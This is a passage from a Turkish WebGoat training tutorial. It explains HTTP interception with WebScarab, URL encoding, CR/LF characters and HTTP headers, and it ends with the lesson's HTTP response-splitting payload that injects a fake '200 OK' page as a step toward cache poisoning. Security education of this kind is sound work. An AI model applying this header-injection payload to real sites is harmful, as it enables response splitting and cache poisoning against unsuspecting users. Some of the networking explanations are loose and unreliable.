Çözümü** başlıklı bölümde ise dersi nasıl başarıyla tamamlayacağınızdan bahsedilecektir.




Dersi uğraşlarınız sonucu tamamladığınızda Webgoat ders listesinde ilgili dersin yanında ✓(tick) işaretini görüyor olacaksınız. Aynı zamanda dersin içeriğinde kırmızı renkli bir "** Congratulations. You have successfully completed this lesson.*" cümlesini görüyor olacaksınız. Bunlar, dersi başarıyla tamamladığınızı ifade etmektedir. Şimdi dersin hedefine odaklanalım.

Dersin Hedefi

Ekranda gördüğünüz metin kutusuna bir kelime girin. Ardından Go! butonuna tıklayın. Bu süreci Webscarab ile takip edin.

Açıklamalar


Öncelikle konumuz gereği HTTP protokolünün çalışma şeklinden biraz bahsedelim. Bir istemci sunucudan bir web sayfası talep ettiğinde - yani url'sini tarayıcının adres çubuğuna girdiğinde - handshake diye adlandırılan bir "el sıkışma" prosedürü uygulanır. Bu prosedüre göre istemci sunucu ile bağlantı kurabilmek için SYN adı verilen senkronizasyon paketi gönderir. Sunucu bu pakete karşılık yanıt olarak SYN/ACK adı verilen senkronizasyon/onaylama paketini gönderir. İstemci bunun akabinde ACK paketini sunucuya göndererek iletişim başlatılmış olur ve web sayfası sunucudan istemciye böylece yollanır. Bağlantı kurma adımları internetin taa 90'lı yıllardan beri kullanılmakta olan HTTP 1.1 versiyonunun çalışma şekline dayanır.



Bağlantı kurulduktan sonra istemciye gelen html sayfasını tarayıcı analiz eder ve html kodlarında belirtilen tüm diğer dosyaları sunucudan talep eder. Bu dosyalar betik(javacript kodları), resim, css dosyası,... vs olabilir. Her bir dosya talebi için sıfırdan yeni bir bağlantı kurulur. Sanki önceden hiç kurulmamış gibi. Yani yine handshake prosedürü uygulanır. İşte bu HTTP 1.1 versiyonunun bir handikabıdır. Bu handikap yüzünden internet hızı ne kadar hızlı olursa olsun web sayfası görüntüleme hızı arzulanan seviyelere çıkamamaktadır. HTTP 2.0 versiyonu ile bu soruna çözüm bulunmuştur, fakat hala halledilmesi gereken bazı noktaları mevcuttur.

Biraz da ders içerisinde kullanacağımız butonlara değinelim. Ders1 - Introduction(Giriş) yazısında zaten butonlara değinilmişti. Burada sadece önceki yazıda detaylandırılmamış butonlar bahsedilecektir. O yazıda hatırlayacağınız üzere **Show Params** ve **Show Cookies** butonları vardı. Show Params butonu, sunucuya yapılan talep için bu talebe eklenen parametreleri ve parametre değerlerini görüntüler. Bu şu anlama gelir: Diyelim ki metin kutusuna veri girdiniz ve butona bastınız. Bu durumda girdiğiniz veri bir değerdir(value'dur). Bu değer butona bastığınız takdirde bir değişkene(parametreye) atılarak sunucuya gitmektedir. Show Params butonuna tıklayarak girdiğiniz veriyi ve başka verileri de

ders içeriğinin üzerinde kırmızı renkli olarak görüntüleyebilirsiniz. Aşağıdaki resimde görebileceğiniz üzere metin kutusuna girilen veri ve başka değerler buton ile gönderildikten sonra Show Params aracılığıyla ekranda görüntülenmektedir:




Parametreler ve değerleri ayrıca Webscarab yazılımı ile de görüntülenebilmektedir. WebScarab kullanımı **Dersin Çözümü** başlığı altında anlatılacaktır.

Show Cookies butonu ise çerezi göstermeye yarar. Çerez, sunucunun bizi hatırlamasını sağlayan veriye denir. Bu kavramı biraz daha açıcak olursak HTTP 1.1'de bir sunucuya mesela web sayfası talebinde bulunduğumuzda talebimize karşılık yapılan handshake prosedürü akabinde web sayfası verildikten sonra tekrar web sayfası talebinde bulunulduğunda sunucu aynı istemciyi hatırlamaz, tanıyamaz. Çünkü HTTP bu durum için kabiliyetli değildir. Bu sorunu çerezler çözer. J2EE(Java To Enterprise Edition) web uygulamasında JSessionID, çerezi ifade eder. J2EE web uygulaması istemciye bir karakter dizisi verir ki bu karakter dizisine çerez denir. İstemci diğer taleplerinde talebinin yanında bu karakter dizisini de göndererek sunucunun kendini hatırlamasını sağlar. Aldığı karakter dizisinin tekrarını gören sunucu ise anlar ki bu talep önceki talebi yapan tarafından yapılıyor.


Dersin Çözümü

Ekranda gördüğünüz metin kutusuna girdiğiniz kelime Go! butonuna tıklanıldıktan sonra talebinize eklenecek ve sanal sunucuya gidecektir. Burada java code'ları ile bu veri işlenecek ve terslenip metin kutusuna geri döndürülecektir. Bu süreci WebScarab ile inceleme hususuna gelince öncelikle webscarab'ı ne amaçla kullanacağımızdan bahsedelim. WebScarab, http iletişimini kesmeye yarayan ve çeşitli bilgileri sunma kabiliyetine sahip bir yazılımdır. Http

iletişimini kesmekten kasıt şudur: Siz metin kutusuna bir veri girdiniz ve butona basarak gönderdiniz diyelim. Bu yaptığınıza talep(request) denmektedir. Sunucuya yaptığınız bu talebi kesebiliyorsunuz ve gönderdiğiniz veriyi manipule edip sunucuya o şekilde gitmesini sağlayabiliyorsunuz. Ayrıca sunucudan gelen yanıtın(response'un) önünü de kesebiliyorsunuz. Tüm bu işlemleri yapabilmek için sadece iki kutucuğa tik koymak yeterlidir. Tik'ler sayesinde siz webgoat uygulamasında yapmış olduğunuz tüm taleplerin önünü kesebiliyor olacaksınız. Bu kesme işlemi ekrana popup şeklinde açılan bir pencere olarak yansıyacaktır. Önce bu tik işaretlerinin nerelere koyulduğunu gösterelim. WebScarab'daki "Intercept" adlı sekmeye tıklayın.




Ekrana gelen yeni birimdeki sarı ile vurgulanmış alanlardan ilki olan "Intercept Request" kutucuğu taleplerin önünü kesmeye yarar. Diğer vurgulanmış alandaki "Intercept Response" kutucuğu ise yanıtların önünü kesmeye yarar. İki kutucuğa da tick işaretini koyun ve derse geri dönün. Metin kutusuna bir karakter dizisi girin. Ardından butona tıklayın. Ekrana gelen popup şu şekilde olacaktır:



Yukarıdaki resimde ok ile vurgulanmış alan benim metin kutusuna girdiğim karakter dizisini göstermektedir. Siz de sizin girdiğiniz karakter dizisini görüntülüyor olacaksınız. Bu alan POST methodu ile gönderilmekte olan parametre ve değerlerini barındırmaktadır. Metin kutusunun verisine bu birim üzerinden çift tıklayıp dilediğiniz gibi değeri değiştirebilirsiniz. Eğer Accept Changes butonuna tıklarsanız ve diğer açılan tüm pencereler için Accept Changes derseniz lamer düzeyinde bir **man in the middle** saldırısı yapmış olursunuz. Fakat şu an için butonlara basmayın ve okumaya devam edin. Az önce bahsettiğim "Lamer" kelimesi, işin derinliğine vakıf olmadan çeşitli yazılımlar ile siber saldırı yapan kişiye denmektedir. Man in the middle ise adı üstünde aradaki adam saldırısıdır. Yani, bir istemci vardır ve bir de sunucu. Aradaki iletişimi kesen veyahut dinleyen ve dolayısıyla çalan çırpan kişi ise aradaki adamdır - man in the middle'dır.

Şimdi Accept Changes butonuna basın. Accept Changes butonuna tıkladığınızda WebScarab'ın bir öncekine benzeyen bir başka popup penceresi açılacaktır. Bu yeni pencere sunucunun verdiği yanıtı barındırır. Bu pencere için de Accept Changes deyiniz ve ardından birkaç pencere daha ekrana gelecektir. Bunlar ise sunucunun bize gönderdiği html dosyası içerisindeki css dosyalarını gösteren linklerin ve resimlerin otomatik olarak talebe neden olması akabinde sunucudan dönen yanıtları temsil ederler. Bu yanıtlar tahmin edebileceğiniz üzere css dosyasını ve resimleri barındırır. Peki bunları ben nereden biliyorum dersiniz?



Yukarıdaki resimde url'ye bakınca zaten .css uzantısını görüyorsunuz. Orada .png , .gif ,... vs'i de olabilirdi. Bu şekilde olaya vakıfım. Ayrıca dönen talebin içeriğini Raw adlı sekmeye tıklayarak da görebilirsiniz. Tüm pencerelere Accept Changes diyerek sonlandırdığınızda dersi başarıyla bitirdiğinizi söyleyen tick işaretini ve kırmızı bildirimi göreceksiniz.

Şimdilik bu kadar. Yeri geldikçe WebScarab'ı kullanacağız. Bu derste WebScarab'ın nasıl kullanıldığından bir parça bahsetmiş olduk. Gelecek derste görüşmek üzere....

DERS 3 - GENERAL > HTTP SPLİT

Webgoat uygulamasının *General* ünitesinde yer alan ikinci dersimiz *Http Split*'tir. Bu ders ile enjeksiyon kavramı kafanızda şekillenecek, aynı zamanda HTTP header'a aşinalık kazanmış olacaksınız.

Dersin Hedefi

Bu ders Http Split(Http Bölme) ve Cache Poisoning(Önbellek Zehirleme) olmak üzere iki kısımdan oluşur. İlk kısımda CR(%0D) ve LF(%0A) karakterlerini kullanarak sunucudan faydalanmaya çalışın. Yani yaptığınız saldırı sonucu sunucunun 200 OK yanıtını vermesini sağlayın. İkinci kısımda ise saldırının şiddetini arttıracak olan önbellek zehirlemesini gerçekleştirin. Böylece yaptığınız saldırıyı kalıcı hale getirmiş olun.

Açıklamalar

Dersin hedefinde bahsedilen CR(%0D) ve LF(%0A) karakterleri satır atlatma komutlarının URL için kodlanmış halleridir. Bu kavramları daha iyi anlamak için önce url kodlamasından biraz bahsetmemiz gerekir. URL Encoding, yani url kodlama bizim adres çubuğuna girdiğimiz url'leri kodlama methoduna verilen isimdir. Böyle bir methoda ihtiyaç duyulmuştur, çünkü linkte yer alabilecek bazı karakterler arzulanan şekilde değil de komut olarak algılanabilir. Nasıl mı? En basitinden düşünün ki GET methodu ile bir formdan veri gönderiyorsunuz. Butona bastığınızda talebinizin verileri linkin sonuna ampersand(&) işaretleri ile eklenecektir. Mesela;

http://www.includekarabuk.com/archive.php?year=2015&month=02


Yukarıda gördünüz linkten anlayabileceğiniz üzere yalın link şudur:

http://www.includekarabuk.com/archive.php

Get methodu ile gönderilen değişkenler ve değerleri ise şunlardır: year=2015&month=02 . Fark ettiyseniz iki değişken ve dolayısıyla iki değer talebe eklenmiş ve bunlar birbirlerinden ampersand(&) işareti ile ayrılmış. Ampersand'ın böyle bir işlevi vardır. Bu duruma bakarak url encoding'e neden ihtiyaç var sorusuna cevap bulabiliriz: Eğer gönderilen değişken değerlerinin içerisine form doldurulurken ampersand koyarsak ilgili değişkene değer olan ampersand işareti link üzerine yerleştikten sonra sunucu tarafından farklı algılanacaktır. Çünkü ampersand işareti değişkenleri birbirinden ayırmaya yarıyordu. Biz ise değişken değeri olarak verinin içerisine ampersand sembolünü koyarak mevcut veriyi ikiye bölmüş oluyoruz. Bizim arzuladığımız şey, sadece verinin ampersand işaretini içermesi, bölmesi değil. Bu ve buna benzer durumlardan ötürü URL encoding methodu kullanılmaktadır. Bu method ile değişken değerleri içerisindeki mesela ampersand işareti %26 şeklinde kodlanarak değişkene yerleşir.

CR ve LF karakterlerine dönecek olursak bu satır atlatma komutları \r ve \n karakterlerini temsil ederler. \r karakteri %0D olarak, \n karakteri ise %0A olarak url'de kodlanmaktadır. Windows sistemlerinde satır atlatma komutları olarak CR ve LF'nin ikisi de beraberce kullanılırken linux sistemlerinde satır atlatmak için sadece LF karakteri kullanılır. (Windows: \r\n, Linux: \n) Bu farkı anlamak için linux sisteminde bir metin belgesi açın ve içerisini 5 satırlık veri ile doldurun. Sonra bu dosyayı windows'ta açın. Göreceksiniz ki windows'ta 5 satırlık veri tek satırda gösterilecektir. Çünkü linux satır atlatma için sadece LF kullanırken Windows LF ile CR'ye de ihtiyaç duymaktadır. CR'ın açılımı Carriage Return(Vagon Dönüşü), LF'nin açılımı ise Line Feed(Satır Beslemesi)'dir

.
Biraz da Http Header'lardan(Http Başlığından) bahsedelim. Çünkü http header'lar ile bu derste haşır neşir olacağız. Bir web sitesi linkini adres çubuğuna girdiğimizi varsayalım. Bu durumda web sitesinin yer aldığı sunucuya handshake sonrası Http Header göndeririz. Sunucu da istenilen web sitesi içeriğiyle beraber bir başka http header bize gönderir. Bu süreci aşağıdaki resim ifade etmektedir.



Http Request, web adresini adres çubuğuna girmemiz sonucu oluşan talebe denir. Http Response ise gönderdiğimiz talebe karşı sunucudan aldığımız yanıta denir. Http header'lar http request ve http response'ların ana kısmını teşkil ederler. Http Header'lar kullandığımız tarayıcı hakkında, talep edilen sayfa hakkında, sunucu hakkında, vs... veriler içerir. Aşağıda, adres çubuğuna link girdiğinizde tarayıcının sunucaya göndermek üzere oluşturduğu bir Http Request örneği görmektesiniz:

```
1  GET /tutorials/other/top-20-mysql-best-practices/ HTTP/1.1
2  Host: net.tutsplus.com
3  User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.1.5)
   Gecko/20091102 Firefox/3.5.5 (.NET CLR 3.5.30729)
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5  Accept-Language: en-us,en;q=0.5
6  Accept-Encoding: gzip,deflate
7  Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
8  Keep-Alive: 300
9  Connection: keep-alive
10 Cookie: PHPSESSID=r2t5uvjq435r4q7ib3vtdjq120
```

```
11  Pragma: no-cache
12  Cache-Control: no-cache
```

Biraz yukarıda geçen resimde de gördüğünüz gibi Http Request sadece Http Header içermektedir. Talebe karşı sunucunun oluşturduğu Http Response ise şuna benzer kodlar içerir:

```
1
2   HTTP/1.x 200 OK
3   Transfer-Encoding: chunked
    Date: Sat, 28 Nov 2009 04:36:25 GMT
4   Server: LiteSpeed
5   Connection: close
6   X-Powered-By: W3 Total Cache/0.8
7   Pragma: public
8   Expires: Sat, 28 Nov 2009 05:36:25 GMT
9   Etag: "pub1259380237;gz"
10  Cache-Control: max-age=3600, public
11  Content-Type: text/html; charset=UTF-8
    Last-Modified: Sat, 28 Nov 2009 03:50:37 GMT
12  X-Pingback: http://net.tutsplus.com/xmlrpc.php
13  Content-Encoding: gzip
14  Vary: Accept-Encoding, Cookie, User-Agent
15
16  <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
17  "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
18  <html xmlns="http://www.w3.org/1999/xhtml">
    <head>
19  <meta http-equiv="Content-Type" content="text/html; charset=utf-8">
20  <title>Top 20+ MySQL Best Practices - Nettuts+</title>
21  <!-- ... Kalan HTML Kodları ... -->
22
```

Http Response'ta - sunucunun göndermiş olduğu yanıtta - fark ettiyseniz hem http header hem de html sayfa içeriği beraber yer almaktadır. Zaten yukarıdaki resimde de bu ifade edilmekteydi.

Bu dersin çözümünde kullanacağımız enjeksiyon tabirine gelince, injuction, yani enjeksiyon kod içine zararlı kod yerleştirme eylemi için kullanılmakta olan bir tabirdir. Kod bloğu içine yerleştirilen kodlar ile siber saldırılar düzenlenebilmektedir. En çok bilinen örneği SQL Injection'dır. Burada SQL Injection anlatılmayacaktır. Fakat kafanızda enjeksiyonun somutlaşabilmesi için bir örneğe değinmekte fayda var. Diyelim ki bir web sitesinin login ekranındasınız. Normalde bir kullanıcı bu ekranda ne yapar? Kullanıcı adı ve şifre girer. Fakat saldırı amaçlayan bir kişi bu ekranda injection yapmaya çalışır. Yani metin kutularına bazı özel kod parçaları girer. Eğer websitesi SQL injection'a karşı korunmamışsa saldırgan login ekranını geçer ve illegal olarak oturum açabilmiş olur. Bu özel kod parçaları ve işin mantığı ileriki derslerden birinin konusudur. Dolayısıyla burada bahsedilmeyecektir. Şimdilik injection(enjeksiyon) tabirinin kod bloğu içerisine zararlı kod sokuşturmak olduğunu bilmeniz yeterlidir.

Dersin Çözümü


Ders bizden iki saldırı yapmamızı istiyor. Birincisi Http Split, ikincisi ise Http Split'i bir adım daha öteye taşıyan Cache Poisoning(Önbellek Zehirlemesi) saldırısıdır. Ders ekranındaki metin kutusuna gireceğimiz illegal karakterler ile siber saldırıları gerçekleştirmiş olacağız. Yukarıdaki **Açıklamalar** başlığını okuduysanız CR ve LF'ye aşinalık kazanmışsınızdır. Ders ekranındaki metin kutusunda CR ve LF gibi illegal karakterlere karşı güvenlik önlemi alınmadığı için biz bu güvenlik açığından faydalanacağız. Normal input ile beraber illegal karakter girildiğinde Http Response'la gelen Http Header'ın(Http Başlığının) "kalan kısmının" kontrolünü ele geçirmiş olacağız. Neden kalan kısmı dedim bunu birazdan anlayacaksınız. Şimdi dersin ilk kısmını halledelim. İlk kısım Http Split saldırısıdır. Aşağıdaki veriyi metin kutusuna gireceğiz. Fakat acele etmeyin. Önce bu veriyi Url Encoding işleminden geçirmemiz gereklidir. Çünkü eğer URL Encoding işleminden geçirmezseniz 8 satırlık veri metin kutusuna kopyalandığında tek satır olacaktır. Halbuki saldırı için bizim satır atlayabilen bir input'a ihtiyacımız vardır. Bu yüzden veriyi URL encoding işlemine sokarız. Satır atlayabilen bir input'a ihtiyacımız olmasının nedeni injection(enjeksiyon) yapabiliyor olmak içindir. Injection'ı ve dolayısıyla bu saldırıyı birazdan daha iyi anlayacaksınız.

```
1  karabuk
2  Content-Length: 0
3
4  HTTP/1.1 200 OK
5  Content-Type: text/html
6  Content-Length: 47
7
8  <html>Hacked J</html>
```

